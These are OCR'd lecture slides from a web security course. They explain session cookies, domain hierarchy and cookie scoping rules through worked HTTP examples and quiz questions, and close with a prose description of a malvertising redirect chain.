
```
HTTP/1.1 200 OK
cookies: []
<html><form>…</form></html>
```

```
POST /login HTTP/1.1
cookies: []
username: chaganti
password: swarthmore
```

```
HTTP/1.0 200 OK
cookies: [session: e82a7b92]
<html><h1>Login Success</h1></html>
```

```
GET /account HTTP/1.1
cookies: [session: e82a7b92]
```

Login Session



```
GET  /loginform  HTTP/1.1
cookies: []
```

```
HTTP/1.1 200 OK
cookies: []
<html><form>…</form></html>
```


```
POST  /login  HTTP/1.1
cookies: []
username: chaganti
password: swarthmore
```

```
HTTP/1.0 200 OK
cookies: [session: e82a7b92]
<html><h1>Login Success</h1></html>
```

```
GET  /account  HTTP/1.1
cookies: [session: e82a7b92]
```

```
GET  /img/user.jpg  HTTP/1.1
cookies: [session: e82a7b92]
```

Can the following attack succeed?




If we have a google analytics Javascript running on bank.com's login page. Assume that the site has no frames, and everything on this page has the same origin. Can google analytics see Alice's session cookie on bank.com?

A. Yes B. No C. Maybe D. Something Else


Cookies

"In scope" cookies are sent based on origin regardless of requester




Aside: Domain Hierarchy

- Domains
  - Located after the double slashes, but before the next single slash
  - Written as several phrases separated by dots
- Domains can be sorted into a hierarchy
  - The hierarchy is separated by dots



Aside: Domain Hierarchy



`.edu` is a **top-level domain** (TLD), because it is directly below the root of the tree.

`swarthmore.edu` is a **subdomain** of `edu`

`cs.swarthmore.edu` is a **subdomain** of `swarthmore.edu`

Cookie Policy: Setting Cookies

- When the browser receives a cookie from a server, should the cookie be accepted?
- Server with domain X can set a cookie with domain attribute Y if
  - The domain attribute is a **domain suffix** of the server's domain
    - X ends in Y
    - X is below or equal to Y on the hierarchy
    - X is more specific or equal to Y
  - The domain attribute Y is not a top-level domain (TLD)
  - No restrictions for the Path attribute (the browser will accept any path)
- Examples:
  - mail.**google.com** can set cookies for Domain=google.com
  - **google.com** can set cookies for Domain=google.com
  - google.**com** **cannot** set cookies for Domain=com, because com is a top-level domain

Cookie Policy: Sending Cookies

- When the browser makes a request to a server, should the cookie be attached?
- The browser sends the cookie if both of these are true:
    - The domain attribute is a **domain suffix** of the server’s domain
    - The path attribute is a **prefix** of the server’s path

Cookie Policy: Sending Cookies

(server URL)

```
https://cs88.swat.edu/cryptoverse/oneshots/subway.html
```

```
cs88.swat.edu/cryptoverse
```
✅

(cookie domain) (cookie path)

Quick method to check cookie sending: Concatenate the cookie domain and path. Line it up below the requested URL at the first single slash.

If the domains and paths all match, then the cookie is sent.

Cookie Policy: Sending Cookies

(server URL)

```
https://cs88.swat.org/cryptoverse/oneshots/subway.html

        cs88.swat.org/xorcist
```

✗

(cookie domain) (cookie path)

Quick method to check cookie sending: Concatenate the cookie domain and path. Line it up below the requested URL at the first single slash.

If the domain or path doesn't match, then the cookie is not sent.

Scoping Example

name = cookie1
value = a
domain = login.site.com
path = /

name = cookie2
value = b
domain = site.com
path = /

name = cookie3
value = c
domain = site.com
path = /my/home

Concatenate the cookie domain and path. Line it up below the requested URL at the first single slash.

	Cookie 1	Cookie 2	Cookie 3
checkout.site.com			
login.site.com			
login.site.com/my/home			
site.com/account			

Scoping Example

name = cookie1
value = a
domain = login.site.com
path = /


name = cookie2
value = b
domain = site.com
path = /

name = cookie3
value = c
domain = site.com
path = /my/home

Concatenate the cookie domain and path. Line it up below the requested URL at the first single slash.


	Cookie 1	Cookie 2	Cookie 3
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/account	No	Yes	No

Can the following attack succeed?



If we have a google analytics Javascript running on bank.com's login page. Assume that the site has iframes. Can google analytics see Alice's session cookie on bank.com?

Can the following attack succeed?



If we have a google analytics Javascript running on bank.com's login page. Assume that the site has iframes. Can google analytics see Alice's session cookie on bank.com?

No. Cookie Policy: Domain and Path not the same!

Cookies and web authentication

- An extremely common use of cookies is to track users who have already authenticated
- If the user already visited http://website.com/login.html?user=alice&pass=secret with the correct password, then the server associates a "session cookie" with the logged-in user's info
- Subsequent requests (GET and POST) include the cookie in the request headers and/or as one of the fields: http://website.com/doStuff.html?sid=81asf98as8eak
- The idea is for the server to be able to say "I am talking to the same browser that authenticated Alice earlier."

Aside: Trust in Web Advertising

- Advertising, by definition, is ceding control of Web content to another party
- Webmasters must trust advertisers not to show malicious content
- Sub-syndication allows advertisers to rent out their advertising space to other advertisers
    - Companies like Doubleclick have massive ad trading desks, also real-time auctions, exchanges, etc.
- Trust is not transitive!
    - Webmaster may trust his advertisers, but this does not mean he should trust those trusted by his advertisers

Aside: Example of an Advertising Exploit

[Provos et al.]

- Video sharing site includes a banner from a large US advertising company as a single line of JavaScript…
- … which generates JavaScript to be fetched from another large US company
- … which generates more JavaScript pointing to a smaller US company that uses geo-targeting for its ads
- … the ad is a single line of HTML containing an iframe to be fetched from a Russian advertising company
- … when retrieving iframe, "Location:" header redirects browser to a certain IP address
- … which serves encrypted JavaScript, attempting multiple exploits against the browser

